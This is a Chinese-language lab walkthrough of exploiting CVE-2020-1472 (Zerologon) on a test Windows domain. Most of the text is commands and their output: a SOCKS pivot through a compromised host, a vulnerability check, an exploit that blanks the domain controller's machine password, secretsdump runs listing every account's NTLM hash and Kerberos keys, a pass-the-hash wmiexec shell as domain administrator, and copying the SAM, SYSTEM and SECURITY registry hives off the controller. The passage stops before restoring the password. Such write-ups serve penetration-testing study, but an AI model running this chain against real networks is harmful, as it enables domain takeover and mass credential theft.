CVE-2020-1472 NetLogon 特权提升漏洞

> Let's move in life. 不在平静中灭亡~

0x01 漏洞详情

NetLogon组件 是 Windows 上一项重要的功能组件，用于用户和机器在域内网络上的认证，以及复制数据库以进行域控备份，同时还用于维护域成员与域之间、域与域控之间、域DC与跨域DC之间的关系。

当攻击者使用 Netlogon 远程协议 (MS-NRPC) 建立与域控制器连接的易受攻击的 Netlogon 安全通道时，存在特权提升漏洞。成功利用此漏洞的攻击者可以在网络中的设备上运行经特殊设计的应用程序。

0x02 影响版本

```
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 R2 (Server Core installation)
Windows Server 2016
Windows Server 2016 (Server Core installation)
Windows Server 2019
Windows Server 2019 (Server Core installation)
Windows Server, version 1903 (Server Core installation)
Windows Server, version 1909 (Server Core installation)
Windows Server, version 2004 (Server Core installation)
```

0x03 域环境搭建


靶机环境：https://pan.baidu.com/s/13nU-0vsGBnGejGCKzwphfQ&shfl=sharepset
提取码：41y6

DC
windows server 2012
单网卡
IP：10.10.10.10
网关：10.10.10.1


PC
windows 7
双网卡
IP：10.10.10.201
网关：10.10.10.1
IP：172.21.139.173
网关：172.21.139.1

WEB
windows 2008
双网卡
IP： 10.10.10.80
网关： 10.10.10.1
IP： 172.21.139.41
网关： 172.21.139.1

Mac攻击机
172.21.139.37



```
C:\Users\mssql>net user /domain
这项请求将在域 de1ay.com 的域控制器处理。


\\DC.de1ay.com 的用户帐户

-------------------------------------------------------------------------------
Administrator            de1ay                    Guest
krbtgt                   mssql
命令成功完成。
```




```
C:\Users\mssql>net time /domain
\\DC.delay.com 的当前时间是 2020/9/17 23:22:36

命令成功完成。


C:\Users\mssql>_
```

0x04 过程记录

- 正向 SOCKS5：将被攻击机器的流量代理到 Mac 攻击机中，Mac 用 proxychains4 代理
  (拿到一个入口点，把流量代理出去)


```
ew_for_Win.exe -s ssocksd -l 8888
```




```
C:\Users\mssql\Desktop>ew_for_Win.exe -s ssocksd  -l 8888
ssocksd 0.0.0.0:8888 <--[10000 usec]--> socks server
```

- 定位域控 IP

```
net time /domain
  ping  DC
```



```
C:\Users\mssql>net time /domain
\\DC.delay.com 的当前时间是 2020/9/17 23:34:05

命令成功完成。


C:\Users\mssql>ping DC

正在 Ping DC.delay.com [10.10.10.10] 具有 32 字节的数据:
来自 10.10.10.10 的回复: 字节=32 时间<1ms TTL=128
来自 10.10.10.10 的回复: 字节=32 时间<1ms TTL=128
```




```
10.10.10.10 的 Ping 统计信息:
    数据包: 已发送 = 2, 已接收 = 2, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
Control-C
^C
C:\Users\mssql>
```

- 检测域控是否存在此漏洞

  ./proxychains4 python3 zerologon_tester.py DC(域控名字) 10.10.10.10(域控IP)


  返回Success,代表存在漏洞



```
~/Desktop/proxychains ./proxychains4 python3 zerologon_tester.py DC 10.10.10.10
[proxychains] config file found: /Users/sven/Desktop/proxychains/proxychains.conf
[proxychains] preloading ./libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Performing authentication attempts...
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:135  ...  OK
```

- 重置域控账户密码


  ./proxychains4 python3 cve-2020-1472-exploit.py DC 10.10.10.10



```
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:49158  ...  OK

Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

- 可进行操作 1：此时域控密码为空，同等于已知密码，所以可以导出域内所有用户凭据


```
proxychains4 secretsdump.py test.local/dc\$@10.10.10.10 -no-pass
proxychains4 secretsdump.py test.local/域控名字\$@10.10.10.10 -no-pass
```




```
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:49155  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:82dfc71b72a11ef37d663047bc2088fb:::
de1ay:1001:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
de1ay.com\mssql:2103:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PC$:1105:aad3b435b51404eeaad3b435b51404ee:3e340dcd6ee9b2c1ecafeffe0cbfb448:::
WEB$:1603:aad3b435b51404eeaad3b435b51404ee:c6968cc7671d5380558e937681f33dc1:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:42e65a58c000dab8d353b1ff2bee93383f27f0966767afa8c1f32fc51122d118
krbtgt:aes128-cts-hmac-sha1-96:5eb13d2a0e1f4980c3e3810d5da3da4f
krbtgt:des-cbc-md5:79c8dc79fe467552
de1ay:aes256-cts-hmac-sha1-96:22df3e763a8d931afea3c8ca499d7d9b7474248b2bf69deac58418f5c6ac899d
de1ay:aes128-cts-hmac-sha1-96:d0f0c418eb1a4c4a13227ed06b56a8fc
de1ay:des-cbc-md5:5b375d8a1016d613
de1ay.com\mssql:aes256-cts-hmac-sha1-96:6dd445adefa385cc6484e2a8c8952be5da579a3664395d3d729c7e577a8b8009
de1ay.com\mssql:aes128-cts-hmac-sha1-96:047129868012d63377c7f3ee61a16999
de1ay.com\mssql:des-cbc-md5:94bf7f5476298957
DC$:aes256-cts-hmac-sha1-96:29f6a21d200df44d9da2c97116366221413e9df069b0b18280edda219be2bf5e
DC$:aes128-cts-hmac-sha1-96:51d30bc397120a95fa66c429dbf9c010
DC$:des-cbc-md5:04f40d04da3df154
PC$:aes256-cts-hmac-sha1-96:43a93b6b4aa8e51c9cf45e4b5299629438dcd1a92b3326f6a43a6f004a3ca35b
PC$:aes128-cts-hmac-sha1-96:a5ef0a7b7cf38cb8ea564427d82b1832
PC$:des-cbc-md5:b038f8ef195b08f8
WEB$:aes256-cts-hmac-sha1-96:adfd8a35bccc8eda7aa9ffab0db0147b809eb0f31a23ae2b86e7f13e38f1ff07
WEB$:aes128-cts-hmac-sha1-96:7125b0ecaf7700dd977e94d00e9d5cba
WEB$:des-cbc-md5:58ced61c92156b7a
[*] Cleaning up...
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:445  ...  OK
```

- 可进行操作 2：获取域管理员名字，导出域管的 hash

```
net group "domain admins"  /domain
./proxychains4 secretsdump.py test.local/dc\$@10.10.10.10 -no-pass -just-dc | grep
'Administrator'
```




```
C:\Users\mssql>net group "domain admins" /domain
这项请求将在域 de1ay.com 的域控制器处理。

组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator
命令成功完成。
```



```
/usr/local/lib/python3.7/site-packages/impacket/examples ./proxychains4 secretsdump.py test.local/dc\$@10.10.10.10 -no-p
ass -just-dc | grep 'Administrator'
[proxychains] config file found: /usr/local/lib/python3.7/site-packages/impacket/examples/proxychains.conf
[proxychains] preloading ./libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:445  ...  OK
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:49155  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:445  ...  OK
```

- 可进行操作 3：已知域管 hash，通过 wmic 拿到域控制器中的本地管理员权限，nice~(域管)


```
./proxychains4 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24 test.local/Administrator@10.10.10.10
```



```
~/Desktop/proxychains/impacket/examples  master  ./proxychains4 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:16
1cff084477fe596a5db81874498a24 test.local/Administrator@10.10.10.10
[proxychains] config file found: /Users/sven/Desktop/proxychains/impacket/examples/proxychains.conf
[proxychains] preloading ./libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22.dev1+20200915.115225.78e8c8e4 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:135  ...  OK
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:49154  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
de1ay\administrator

C:\>
```

- 恢复域控密码：已经通过 wmic 拿到域控本地管理员权限时，开始导出 sam 数据库中原来的计算机 hash

```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
get system.save
get sam.save
get security.save
del /f system.save

del /f sam.save
del /f security.save
```




```
C:\>reg save HKLM\SYSTEM system.save
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
�����ɹ���g�

C:\>reg save HKLM\SAM sam.save
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
�����ɹ���g�

C:\>reg save HKLM\SECURITY security.save
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
�����ɹ���g�

C:\>get system.save
[*] Downloading C:\\system.save
C:\>get sam.save
[*] Downloading C:\\sam.save
C:\>get security.save
[*] Downloading C:\\security.save
C:\>del /f system.save
[proxychains] Strict chain  ...  172.21.139.41:8888  ...  10.10.10.10:135  ...  OK

C:\>del /f sam.save

C:\>del /f security.save
```

利用导出的sam数据库，提取出机器账号的明文**hex**

```
./proxychains4 secretsdump.py -sam sam.save -system system.save -security security.s
```

```
./proxychains4 secretsdump.py -sam sam.save -system system.save -security security.s
ave LOCAL
```

